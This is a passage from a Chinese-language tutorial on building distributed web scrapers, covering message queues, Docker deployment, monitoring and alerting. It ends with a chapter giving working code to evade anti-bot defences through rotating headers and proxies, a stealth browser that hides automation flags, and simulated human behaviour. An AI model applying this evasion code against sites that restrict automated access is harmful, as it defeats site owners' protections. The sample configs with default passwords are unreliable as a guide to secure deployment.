
 # 2. 查 MongoDB
 article = self.mongo.articles.find_one({'_id': article_id})
 if article:
 # 回写缓存
 self.redis.cache_result(cache_key, article, expire=3600)
 return article

 return None

 def search_articles(self, keyword):
 """搜索文章（使用 ES）"""
 return self.es.search(keyword)
```

## 性能优化

### 1. 批量操作

```
批量插入
def batch_insert_optimized(articles, batch_size=1000):
 for i in range(0, len(articles), batch_size):
 batch = articles[i:i+batch_size]
 storage.batch_insert(batch)
```

### 2. 连接池

```
使用连接池避免频繁创建连接
from dbutils.pooled_db import PooledDB

pool = PooledDB(
 creator=pymysql,
 maxconnections=20,
 mincached=2,
 blocking=True
)
```

### 3. 索引优化

```
-- 创建合适的索引
CREATE INDEX idx_user_created ON articles(user_id, created_at);

-- 分析查询性能
EXPLAIN SELECT * FROM articles WHERE user_id = 123;
```

## 相关章节

- 分布式爬虫架构
- 监控与告警系统

- 
- Docker 容器化部署

## [R53] Message Queue Application

# R53: 消息队列应用

## 概述

消息队列是分布式爬虫系统的核心组件，用于解耦生产者和消费者、削峰填谷、异步处理。本章介绍常见消息队列的使用。

## 消息队列对比

特性	RabbitMQ	Kafka	Redis	Celery
性能	中等	极高	高	中等
可靠性	高	高	中	中
消息顺序	支持	强保证	不保证	不保证
持久化	支持	支持	可选	依赖 Broker
适用场景	通用消息队列	日志收集、流处理	轻量级队列	异步任务

## RabbitMQ

### 基本概念

- Producer: 生产者，发送消息

- Consumer: 消费者, 接收消息
- Exchange: 交换机, 路由消息
- Queue: 队列, 存储消息
- Binding: 绑定, Exchange 和 Queue 的关系

## 安装启动

```
Docker 启动
docker run -d --name rabbitmq \
-p 5672:5672 \
-p 15672:15672 \
rabbitmq:3-management

访问管理界面
http://localhost:15672
默认账号: guest/guest
```

---

## Python 客戶端

```
import pika
import json

class RabbitMQClient:
 def __init__(self, host='localhost'):
 self.connection = pika.BlockingConnection(
 pika.ConnectionParameters(host=host)
)
 self.channel = self.connection.channel()

 def declare_queue(self, queue_name):
 """声明队列"""
 self.channel.queue_declare(
 queue=queue_name,
 durable=True # 持久化
)

 def publish(self, queue_name, message):
 """发布消息"""
 self.channel.basic_publish(
 exchange='',
 routing_key=queue_name,
 body=json.dumps(message),
 properties=pika.BasicProperties(
 delivery_mode=2, # 消息持久化
)
)

 def consume(self, queue_name, callback):
 """消费消息"""
 self.channel.basic_qos(prefetch_count=1)
 self.channel.basic_consume(
 queue=queue_name,
 on_message_callback=callback
)
 self.channel.start_consuming()

 def close(self):
 self.connection.close()

生产者
producer = RabbitMQClient()
producer.declare_queue('urls')
producer.publish('urls', {'url': 'https://example.com', 'depth': 0})

消费者
def process_url(ch, method, properties, body):
 message = json.loads(body)
 print(f"Processing: {message['url']}")
 # 处理完成后确认
 ch.basic_ack(delivery_tag=method.delivery_tag)
```

```
consumer = RabbitMQClient()
consumer.consume('urls', process_url)
```

---

## Topic Exchange 示例

```
class TopicExchangeClient:
 def __init__(self):
 self.connection = pika.BlockingConnection(
 pika.ConnectionParameters('localhost'))
 self.channel = self.connection.channel()

 # 声明 Topic Exchange
 self.channel.exchange_declare(
 exchange='scraper_topics',
 exchange_type='topic',
 durable=True
)

 def publish_with_routing(self, routing_key, message):
 """发布带路由的消息"""
 self.channel.basic_publish(
 exchange='scraper_topics',
 routing_key=routing_key,
 body=json.dumps(message)
)

 def subscribe_pattern(self, pattern, callback):
 """订阅符合模式的消息"""
 result = self.channel.queue_declare('', exclusive=True)
 queue_name = result.method.queue

 self.channel.queue_bind(
 exchange='scraper_topics',
 queue=queue_name,
 routing_key=pattern
)

 self.channel.basic_consume(
 queue=queue_name,
 on_message_callback=callback,
 auto_ack=True
)
 self.channel.start_consuming()

 # 使用
 client = TopicExchangeClient()

 # 发布不同类型的消息
 client.publish_with_routing('news.tech', {'title': 'Tech News'})
 client.publish_with_routing('news.sports', {'title': 'Sports News'})
 client.publish_with_routing('video.movie', {'title': 'Movie Title'})

 # 订阅所有新闻
 client.subscribe_pattern('news.*', callback)
```

```
订阅所有消息
client.subscribe_pattern('#', callback)
```

## Kafka

### 适用场景

- 大规模日志收集
- 实时数据流处理
- 高吞吐量消息传递

### 启动 Kafka

```
Docker Compose
version: '3'
services:
 zookeeper:
 image: confluentinc/cp-zookeeper:latest
 environment:
 ZOOKEEPER_CLIENT_PORT: 2181

 kafka:
 image: confluentinc/cp-kafka:latest
 depends_on:
 - zookeeper
 ports:
 - "9092:9092"
 environment:
 KAFKA_ZOOKEEPER_CONNECT: zookeeper:2181
 KAFKA_ADVERTISED_LISTENERS: PLAINTEXT://localhost:9092
 KAFKA_OFFSETS_TOPIC_REPLICATION_FACTOR: 1
```

## Python 客户端

```
from kafka import KafkaProducer, KafkaConsumer
import json

class KafkaClient:
 def __init__(self, bootstrap_servers='localhost:9092'):
 self.bootstrap_servers = bootstrap_servers

 def get_producer(self):
 """获取生产者"""
 return KafkaProducer(
 bootstrap_servers=self.bootstrap_servers,
 value_serializer=lambda v: json.dumps(v).encode('utf-8'),
 acks='all', # 等待所有副本确认
 retries=3
)

 def get_consumer(self, topic, group_id='scraper-group'):
 """获取消费者"""
 return KafkaConsumer(
 topic,
 bootstrap_servers=self.bootstrap_servers,
 group_id=group_id,
 value_deserializer=lambda m: json.loads(m.decode('utf-8')),
 auto_offset_reset='earliest',
 enable_auto_commit=True
)

生产者
client = KafkaClient()
producer = client.get_producer()

发送消息
for i in range(100):
 message = {'url': f'https://example.com/page/{i}', 'index': i}
 producer.send('scraper-urls', value=message)

producer.flush()
producer.close()

消费者
consumer = client.get_consumer('scraper-urls')

for message in consumer:
 data = message.value
 print(f"Processing: {data['url']}")
```

# Celery

## 安装配置

```
pip install celery[redis]
```

## 定义任务

```
tasks.py
from celery import Celery
import requests

app = Celery(
 'scraper',
 broker='redis://localhost:6379/0',
 backend='redis://localhost:6379/1'
)

app.conf.update(
 task_serializer='json',
 accept_content=['json'],
 result_serializer='json',
 timezone='Asia/Shanghai',
 enable_utc=True,
)

@app.task(bind=True, max_retries=3)
def scrape_url(self, url):
 """爬取 URL 任务"""
 try:
 response = requests.get(url, timeout=10)
 return {
 'url': url,
 'status_code': response.status_code,
 'content_length': len(response.content)
 }
 except Exception as exc:
 # 重试
 raise self.retry(exc=exc, countdown=60)

@app.task
def process_data(data):
 """处理数据任务"""
 print(f"Processing: {data}")
 return {'status': 'processed'}

任务链
@app.task
def save_to_db(result):
 """保存到数据库"""
 print(f"Saving: {result}")
 return {'status': 'saved'}
```

## 启动 Worker

```
启动 Celery Worker
celery -A tasks worker --loglevel=info

启动多个 Worker
celery -A tasks worker --concurrency=10

启动 Flower (监控工具)
celery -A tasks flower
```

## 调用任务

```
from tasks import scrape_url, process_data, save_to_db

异步调用
result = scrape_url.delay('https://example.com')

获取结果
print(result.get(timeout=10))

任务链
from celery import chain

workflow = chain(
 scrape_url.s('https://example.com'),
 process_data.s(),
 save_to_db.s()
)
result = workflow.apply_async()

任务组 (并行)
from celery import group

job = group([
 scrape_url.s(f'https://example.com/page/{i}')
 for i in range(10)
])
result = job.apply_async()
```

## 定时任务

```
from celery.schedules import crontab

app.conf.beat_schedule = {
 'scrape-every-hour': {
 'task': 'tasks.scrape_url',
 'schedule': crontab(minute=0), # 每小时执行
 'args': ('https://example.com',)
 },
 'cleanup-every-day': {
 'task': 'tasks.cleanup',
 'schedule': crontab(hour=0, minute=0), # 每天凌晨
 },
}

启动 Beat
celery -A tasks beat --loglevel=info
```

## 最佳实践

### 1. 消息持久化

```
队列持久化
channel.queue_declare(queue='urls', durable=True)

消息持久化
channel.basic_publish(
 exchange='',
 routing_key='urls',
 body=message,
 properties=pika.BasicProperties(delivery_mode=2)
)
```

## 2. 消息确认

```
手动确认
channel.basic_consume(
 queue='urls',
 on_message_callback=callback,
 auto_ack=False # 禁用自动确认
)

def callback(ch, method, properties, body):
 # 处理消息
 process(body)
 # 确认
 ch.basic_ack(delivery_tag=method.delivery_tag)
```

## 3. 限流控制

```
预取数量限制
channel.basic_qos(prefetch_count=1)
```

## 4. 死信队列

```
声明死信队列
channel.queue_declare(queue='dead_letter_queue', durable=True)

配置主队列
channel.queue_declare(
 queue='urls',
 durable=True,
 arguments={
 'x-dead-letter-exchange': '',
 'x-dead-letter-routing-key': 'dead_letter_queue',
 'x-message-ttl': 60000 # 60秒后过期
 }
)
```

## 相关章节

- 分布式爬虫架构
- 监控与告警系统
- Docker 容器化部署

## [R54] Docker Deployment

# R54: Docker 容器化部署

## 概述

Docker 容器化使爬虫项目具备可移植性、可扩展性和易维护性。本章介绍如何将爬虫项目容器化并进行生产部署。

## Docker 基础

### 核心概念

- 镜像 (Image): 只读模板，包含运行应用所需的一切
- 容器 (Container): 镜像的运行实例
- Dockerfile: 构建镜像的脚本
- Docker Compose: 多容器编排工具

## Dockerfile 编写

### 爬虫项目 Dockerfile

```
使用官方 Python 镜像
FROM python:3.11-slim

设置工作目录
WORKDIR /app

安装系统依赖
RUN apt-get update && apt-get install -y \
 gcc \
 g++ \
 wget \
 && rm -rf /var/lib/apt/lists/*

复制依赖文件
COPY requirements.txt .

安装 Python 依赖
RUN pip install --no-cache-dir -r requirements.txt

复制项目代码
COPY . .

暴露端口（如果有 API）
EXPOSE 8000

设置环境变量
ENV PYTHONUNBUFFERED=1

运行爬虫
CMD ["python", "main.py"]
```

### Puppeteer/Playwright Dockerfile

需要安装浏览器依赖：

```
FROM node:18-slim

安装 Chromium 依赖
RUN apt-get update && apt-get install -y \
 chromium \
 fonts-liberation \
 libappindicator3-1 \
 libasound2 \
 libatk-bridge2.0-0 \
 libatk1.0-0 \
 libcups2 \
 libdbus-1-3 \
 libgdk-pixbuf2.0-0 \
 libnspr4 \
 libnss3 \
 libx11-xcb1 \
 libxcomposite1 \
 libxdamage1 \
 libxrandr2 \
 xdg-utils \
 && rm -rf /var/lib/apt/lists/*

WORKDIR /app

COPY package*.json ./
RUN npm install

COPY . .

CMD ["node", "index.js"]
```

## Docker Compose

完整爬虫系统编排

```
version: "3.8"

services:
 # Redis
 redis:
 image: redis:7-alpine
 ports:
 - "6379:6379"
 volumes:
 - redis_data:/data
 restart: unless-stopped

 # MongoDB
 mongodb:
 image: mongo:6
 ports:
 - "27017:27017"
 environment:
 MONGO_INITDB_ROOT_USERNAME: admin
 MONGO_INITDB_ROOT_PASSWORD: password
 volumes:
 - mongo_data:/data/db
 restart: unless-stopped

 # 爬虫 Master
 spider-master:
 build: .
 command: python master.py
 depends_on:
 - redis
 - mongodb
 environment:
 - REDIS_URL=redis://redis:6379
 - MONGO_URL=mongodb://admin:password@mongodb:27017
 restart: unless-stopped

 # 爬虫 Worker
 spider-worker:
 build: .
 command: python worker.py
 depends_on:
 - redis
 - mongodb
 environment:
 - REDIS_URL=redis://redis:6379
 - MONGO_URL=mongodb://admin:password@mongodb:27017
 restart: unless-stopped
 deploy:
 replicas: 3 # 启动3个Worker

 volumes:
```

```
redis_data:
mongo_data:
```

## 启动和管理

```
构建镜像
docker-compose build

启动所有服务
docker-compose up -d

查看日志
docker-compose logs -f spider-worker

扩展 Worker 数量
docker-compose up -d --scale spider-worker=5

停止所有服务
docker-compose down

停止并删除卷
docker-compose down -v
```

## 最佳实践

### 1. 多阶段构建

减小镜像体积：

```
构建阶段
FROM python:3.11 AS builder

WORKDIR /app
COPY requirements.txt .
RUN pip install --user --no-cache-dir -r requirements.txt

运行阶段
FROM python:3.11-slim

WORKDIR /app

从构建阶段复制依赖
COPY --from=builder /root/.local /root/.local
COPY . .

ENV PATH=/root/.local/bin:$PATH

CMD ["python", "main.py"]
```

## 2. 使用 .dockerignore

```
__pycache__
*.pyc
*.pyo
*.pyd
.Python
.env
venv/
.git
.gitignore
*.md
.pytest_cache
.coverage
htmlcov/
```

## 3. 健康检查

```
HEALTHCHECK --interval=30s --timeout=3s --retries=3 \
 CMD python -c "import requests; requests.get('http://localhost:8000/health')" || exit 1
```

## 4. 环境变量管理

```
docker-compose.yml
services:
 spider:
 env_file:
 - .env
```

```
.env 文件
REDIS_URL=redis://redis:6379
API_KEY=your_api_key_here
PROXY_URL=http://proxy.example.com
```

## 生产部署

### 使用 Docker Swarm

```
初始化 Swarm
docker swarm init

部署服务栈
docker stack deploy -c docker-compose.yml spider

查看服务状态
docker service ls

扩展服务
docker service scale spider_spider-worker=10

删除服务栈
docker stack rm spider
```

## 使用 Kubernetes

```
deployment.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
 name: spider-worker
spec:
 replicas: 3
 selector:
 matchLabels:
 app: spider-worker
 template:
 metadata:
 labels:
 app: spider-worker
 spec:
 containers:
 - name: spider
 image: myregistry/spider:latest
 env:
 - name: REDIS_URL
 value: "redis://redis:6379"
 resources:
 requests:
 memory: "512Mi"
 cpu: "500m"
 limits:
 memory: "1Gi"
 cpu: "1000m"
```

```
部署
kubectl apply -f deployment.yaml

扩展
kubectl scale deployment spider-worker --replicas=10

查看状态
kubectl get pods
```

## 监控与日志

### 日志管理

```
services:
 spider:
 logging:
 driver: "json-file"
 options:
 max-size: "10m"
 max-file: "3"
```

### 集成 Prometheus

```
services:
 prometheus:
 image: prom/prometheus
 ports:
 - "9090:9090"
 volumes:
 - ./prometheus.yml:/etc/prometheus/prometheus.yml
 - prometheus_data:/prometheus

 grafana:
 image: grafana/grafana
 ports:
 - "3000:3000"
 volumes:
 - grafana_data:/var/lib/grafana
```

## 常见问题

### Q1: 容器内时区不正确?

```
RUN ln -sf /usr/share/zoneinfo/Asia/Shanghai /etc/localtime
RUN echo "Asia/Shanghai" > /etc/timezone
```

## Q2: 如何调试容器内的应用?

```
进入容器
docker exec -it container_id /bin/bash

查看日志
docker logs -f container_id

实时查看资源使用
docker stats container_id
```

## Q3: 如何持久化数据?

使用 Docker Volume:

```
services:
 spider:
 volumes:
 - spider_data:/app/data

volumes:
 spider_data:
```

## 相关章节

- 分布式爬虫架构
- 监控与告警系统
- 消息队列应用


## [R55] Monitoring And Alerting

# R55: 监控与告警系统

## 概述

监控和告警是保障分布式爬虫系统稳定运行的关键。本章介绍如何构建完整的监控和告警体系。

## 监控体系架构



# Prometheus 监控

## 安装部署

```
docker-compose.yml
version: "3"
services:
 prometheus:
 image: prom/prometheus:latest
 ports:
 - "9090:9090"
 volumes:
 - ./prometheus.yml:/etc/prometheus/prometheus.yml
 - prometheus_data:/prometheus
 command:
 - "--config.file=/etc/prometheus/prometheus.yml"
 - "--storage.tsdb.path=/prometheus"

 grafana:
 image: grafana/grafana:latest
 ports:
 - "3000:3000"
 volumes:
 - grafana_data:/var/lib/grafana
 environment:
 - GF_SECURITY_ADMIN_PASSWORD=admin

volumes:
 prometheus_data:
 grafana_data:
```

## Prometheus 配置

```
prometheus.yml
global:
 scrape_interval: 15s
 evaluation_interval: 15s

scrape_configs:
 - job_name: "scraper"
 static_configs:
 - targets: ["scraper:8000"]

 - job_name: "redis"
 static_configs:
 - targets: ["redis-exporter:9121"]

 - job_name: "mongodb"
 static_configs:
 - targets: ["mongodb-exporter:9216"]

 - job_name: "node"
 static_configs:
 - targets: ["node-exporter:9100"]
```

---

## Python 应用集成

```
from prometheus_client import Counter, Histogram, Gauge, start_http_server
import time

定义指标
requests_total = Counter(
 'scraper_requests_total',
 'Total number of requests',
 ['status', 'domain']
)

request_duration = Histogram(
 'scraper_request_duration_seconds',
 'Request duration in seconds',
 ['domain']
)

active_scrapers = Gauge(
 'scraper_active_workers',
 'Number of active scrapers'
)

queue_size = Gauge(
 'scraper_queue_size',
 'Size of the URL queue'
)

class MonitoredScraper:
 def __init__(self):
 # 启动 Prometheus HTTP 服务器
 start_http_server(8000)

 def scrape(self, url):
 """爬取 URL 并记录指标"""
 domain = self._extract_domain(url)

 # 记录活跃爬虫数
 active_scrapers.inc()

 try:
 # 记录请求时长
 with request_duration.labels(domain=domain).time():
 response = requests.get(url, timeout=10)

 # 记录请求总数
 requests_total.labels(
 status=response.status_code,
 domain=domain
).inc()

 return response

 except Exception as e:
```

```
 requests_total.labels(status='error', domain=domain).inc()
 raise
finally:
 active_scrapers.dec()

def update_queue_size(self, size):
 """更新队列大小"""
 queue_size.set(size)

def _extract_domain(self, url):
 from urllib.parse import urlparse
 return urlparse(url).netloc
```

# Grafana 可视化

## 仪表盘配置

```
{
 "dashboard": {
 "title": "Scraper Monitoring",
 "panels": [
 {
 "title": "Request Rate",
 "targets": [
 {
 "expr": "rate(scraper_requests_total[5m])"
 }
]
 },
 {
 "title": "Success Rate",
 "targets": [
 {
 "expr": "scraper_success_rate"
 }
]
 },
 {
 "title": "Queue Size",
 "targets": [
 {
 "expr": "scraper_queue_size"
 }
]
 },
 {
 "title": "P95 Response Time",
 "targets": [
 {
 "expr": "histogram_quantile(0.95,
 rate(scraper_request_duration_seconds_bucket[5m]))"
 }
]
 },
]
 }
}
```

## 日志收集 (ELK Stack)

### Docker Compose 配置

```
version: "3"
services:
 elasticsearch:
 image: elasticsearch:8.11.0
 environment:
 - discovery.type=single-node
 - xpack.security.enabled=false
 ports:
 - "9200:9200"
 volumes:
 - es_data:/usr/share/elasticsearch/data

 logstash:
 image: logstash:8.11.0
 ports:
 - "5044:5044"
 volumes:
 - ./logstash.conf:/usr/share/logstash/pipeline/logstash.conf

 kibana:
 image: kibana:8.11.0
 ports:
 - "5601:5601"
 environment:
 - ELASTICSEARCH_HOSTS=http://elasticsearch:9200

 filebeat:
 image: elastic.co/beats/filebeat:8.11.0
 volumes:
 - ./filebeat.yml:/usr/share/filebeat/filebeat.yml
 - /var/log:/var/log:ro
 - /var/lib/docker/containers:/var/lib/docker/containers:ro

volumes:
 es_data:
```

## 告警配置

### AlertManager 配置

```
alertmanager.yml
global:
 resolve_timeout: 5m

route:
 group_by: ["alertname"]
 group_wait: 10s
 group_interval: 10s
 repeat_interval: 1h
 receiver: "email"

receivers:
 - name: "email"
 email_configs:
 - to: "admin@example.com"
 from: "alertmanager@example.com"
 smarthost: "smtp.example.com:587"
 auth_username: "alertmanager@example.com"
 auth_password: "password"

 - name: "slack"
 slack_configs:
 - api_url: "https://hooks.slack.com/services/xxx"
 channel: "#alerts"
 title: "Scraper Alert"
```

## Prometheus 告警规则

```
alerts.yml
groups:
- name: scraper_alerts
 interval: 30s
 rules:
 # 成功率告警
 - alert: LowSuccessRate
 expr: scraper_success_rate < 0.8
 for: 5m
 labels:
 severity: warning
 annotations:
 summary: "Success rate is low"
 description: "Success rate is {{ $value }}"

 # 队列堆积告警
 - alert: QueueBacklog
 expr: scraper_queue_size > 10000
 for: 10m
 labels:
 severity: warning
 annotations:
 summary: "Queue is backing up"
 description: "Queue size: {{ $value }}"

 # 高错误率告警
 - alert: HighErrorRate
 expr: rate(scraper_errors_total[5m]) > 10
 for: 5m
 labels:
 severity: critical
 annotations:
 summary: "High error rate detected"
 description: "Error rate: {{ $value }} errors/s"

 # Worker 宕机告警
 - alert: WorkerDown
 expr: scraper_active_workers == 0
 for: 1m
 labels:
 severity: critical
 annotations:
 summary: "No active workers"
```

## 健康检查

### HTTP 健康检查端点

```
from flask import Flask, jsonify
import redis

app = Flask(__name__)
r = redis.Redis()

@app.route('/health')
def health():
 """健康检查"""
 checks = {
 'redis': check_redis(),
 'queue': check_queue(),
 'workers': check_workers()
 }

 all_healthy = all(checks.values())
 status_code = 200 if all_healthy else 503

 return jsonify({
 'status': 'healthy' if all_healthy else 'unhealthy',
 'checks': checks
 }), status_code

def check_redis():
 """检查 Redis 连接"""
 try:
 r.ping()
 return True
 except:
 return False

def check_queue():
 """检查队列状态"""
 try:
 size = r.llen('urls')
 return size < 50000 # 队列未过载
 except:
 return False

def check_workers():
 """检查 Worker 状态"""
 try:
 active = int(r.get('active_workers') or 0)
 return active > 0
 except:
 return False

if __name__ == '__main__':
 app.run(host='0.0.0.0', port=8080)
```

## 相关章节

- 分布式爬虫架构
- Docker 容器化部署
- 代理池管理

## [R56] Anti-Anti-Scraping Framework

# R56: 反爬虫对抗框架

---

## 概述

反爬虫对抗框架是一个综合性的系统，集成了多种对抗技术，用于突破各类反爬虫防护。本章介绍如何设计一个通用的反爬虫对抗框架。

---

## 框架架构



## 核心组件实现

### 1. Request Middleware

```
import random
from typing import Dict, List

class RequestMiddleware:
 def __init__(self):
 self.user_agents = self._load_user_agents()
 self.headers_pool = self._load_headers()

 def _load_user_agents(self) -> List[str]:
 """加载 User-Agent 池"""
 return [
 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36',
 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36',
]

 def _load_headers(self) -> List[Dict]:
 """加载请求头池"""
 return [
 {
 'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9',
 'Accept-Language': 'zh-CN,zh;q=0.9,en;q=0.8',
 'Accept-Encoding': 'gzip, deflate, br',
 'Connection': 'keep-alive',
 'Upgrade-Insecure-Requests': '1',
 },
 # 更多变体...
]

 def get_random_headers(self, referer=None) -> Dict:
 """获取随机请求头"""
 headers = random.choice(self.headers_pool).copy()
 headers['User-Agent'] = random.choice(self.user_agents)

 if referer:
 headers['Referer'] = referer

 return headers

 def randomize_headers(self, headers: Dict) -> Dict:
 """随机化请求头顺序"""
 items = list(headers.items())
 random.shuffle(items)
 return dict(items)
```

## 2. Proxy Manager

```
import redis
import requests
from typing import Optional

class ProxyManager:
 def __init__(self, redis_url='redis://localhost:6379'):
 self.r = redis.from_url(redis_url, decode_responses=True)
 self.test_url = 'http://httpbin.org/ip'

 def get_proxy(self) -> Optional[str]:
 """获取可用代理"""
 # 从 Redis 有序集合获取评分最高的代理
 proxies = self.r.zrange('proxy_pool', 0, 0)
 if proxies:
 return proxies[0]
 return None

 def validate_proxy(self, proxy: str) -> bool:
 """验证代理"""
 proxies = {
 'http': f'http://{proxy}',
 'https': f'https://{proxy}'
 }
 try:
 response = requests.get(
 self.test_url,
 proxies=proxies,
 timeout=5
)
 return response.status_code == 200
 except:
 return False

 def mark_success(self, proxy: str):
 """标记代理成功"""
 self.r.zincrby('proxy_pool', -0.1, proxy) # 降低分数 = 提高优先级

 def mark_failure(self, proxy: str):
 """标记代理失败"""
 self.r.zincrby('proxy_pool', 1, proxy) # 提高分数 = 降低优先级

 # 如果失败次数过多, 移除代理
 score = self.r.zscore('proxy_pool', proxy)
 if score > 10:
 self.r.zrem('proxy_pool', proxy)
```

### 3. Browser Simulator

```
from playwright.sync_api import sync_playwright
import random
import time

class BrowserSimulator:
 def __init__(self):
 self.playwright = sync_playwright().start()
 self.browser = None

 def launch_browser(self, headless=True, proxy=None):
 """启动浏览器"""
 launch_options = {
 'headless': headless,
 'args': [
 '--disable-blink-features=AutomationControlled',
 '--disable-dev-shm-usage',
 '--no-sandbox',
]
 }

 if proxy:
 launch_options['proxy'] = {'server': proxy}

 self.browser = self.playwright.chromium.launch(**launch_options)
 return self.browser

 def create_stealth_context(self):
 """创建隐身上下文"""
 context = self.browser.new_context(
 viewport={'width': 1920, 'height': 1080},
 user_agent='Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
 locale='zh-CN',
 timezone_id='Asia/Shanghai',
)

 # 注入反检测脚本
 context.add_init_script("""
 // 覆盖 navigator.webdriver
 Object.defineProperty(navigator, 'webdriver', {
 get: () => undefined
 });

 // 覆盖 navigator.plugins
 Object.defineProperty(navigator, 'plugins', {
 get: () => [1, 2, 3, 4, 5]
 });

 // 覆盖 navigator.languages
 Object.defineProperty(navigator, 'languages', {
 get: () => ['zh-CN', 'zh', 'en']
 });
 """)
```

```
// Chrome 检测绕过
window.chrome = {
 runtime: {}
};

return context

def simulate_human_behavior(self, page):
 """模拟人类行为"""
 # 随机滚动
 page.evaluate("""
 () => {
 window.scrollTo({
 top: Math.random() * document.body.scrollHeight,
 behavior: 'smooth'
 });
 }
 """)
 time.sleep(random.uniform(0.5, 2))

 # 随机鼠标移动
 page.mouse.move(
 random.randint(100, 500),
 random.randint(100, 500)
)
 time.sleep(random.uniform(0.2, 0.5))

def scrape_with_stealth(self, url):
 """隐身爬取"""
 context = self.create_stealth_context()
 page = context.new_page()

 try:
 page.goto(url, wait_until='networkidle')
 self.simulate_human_behavior(page)
 content = page.content()
 return content
 finally:
 page.close()
 context.close()
```

## 4. Rate Limiter

```
import time
import random

class AdaptiveRateLimiter:
 def __init__(self, base_delay=1.0, max_delay=10.0):
 self.base_delay = base_delay
 self.max_delay = max_delay
 self.current_delay = base_delay
 self.success_count = 0
 self.failure_count = 0

 def wait(self):
 """等待适当的时间"""
 delay = self.current_delay + random.uniform(-0.5, 0.5)
 time.sleep(max(0, delay))

 def record_success(self):
 """记录成功请求"""
 self.success_count += 1

 # 连续成功，逐渐减少延迟
 if self.success_count > 10:
 self.current_delay = max(
 self.base_delay,
 self.current_delay * 0.9
)
 self.success_count = 0

 def record_failure(self):
 """记录失败请求"""
 self.failure_count += 1

 # 失败则增加延迟
 self.current_delay = min(
 self.max_delay,
 self.current_delay * 1.5
)

 if self.failure_count > 5:
 # 严重限流，长时间等待
 time.sleep(self.max_delay * 2)
 self.failure_count = 0
```

## 完整框架集成

```
class AntiAntiScrapingFramework:
 def __init__(self, config):
 self.middleware = RequestMiddleware()
 self.proxy_manager = ProxyManager()
 self.browser_simulator = BrowserSimulator()
 self.rate_limiter = AdaptiveRateLimiter()

 def fetch(self, url, use_browser=False):
 """智能爬取"""
 # 速率限制
 self.rate_limiter.wait()

 try:
 if use_browser:
 # 使用浏览器模拟
 result = self._fetch_with_browser(url)
 else:
 # 使用请求库
 result = self._fetch_with_requests(url)

 self.rate_limiter.record_success()
 return result

 except Exception as e:
 self.rate_limiter.record_failure()
 raise

 def _fetch_with_requests(self, url):
 """使用 requests 爬取"""
 proxy = self.proxy_manager.get_proxy()
 headers = self.middleware.get_random_headers()

 proxies = {'http': f'http://{proxy}', 'https': f'https://{proxy}'} if proxy
else None

 response = requests.get(url, headers=headers, proxies=proxies, timeout=10)

 if proxy:
 self.proxy_manager.mark_success(proxy)

 return response.text

 def _fetch_with_browser(self, url):
 """使用浏览器爬取"""
 return self.browser_simulator.scrape_with_stealth(url)

使用
config = {}
framework = AntiAntiScrapingFramework(config)
result = framework.fetch('https://example.com', use_browser=True)
```

## 相关章节

- 反爬虫技术深度分析
- 浏览器指纹识别与对抗
- 代理池管理

## Part VII: Code Kitchen

---

| [R57] JavaScript Hook Scripts

# R57: JavaScript Hook 脚本

## 概述

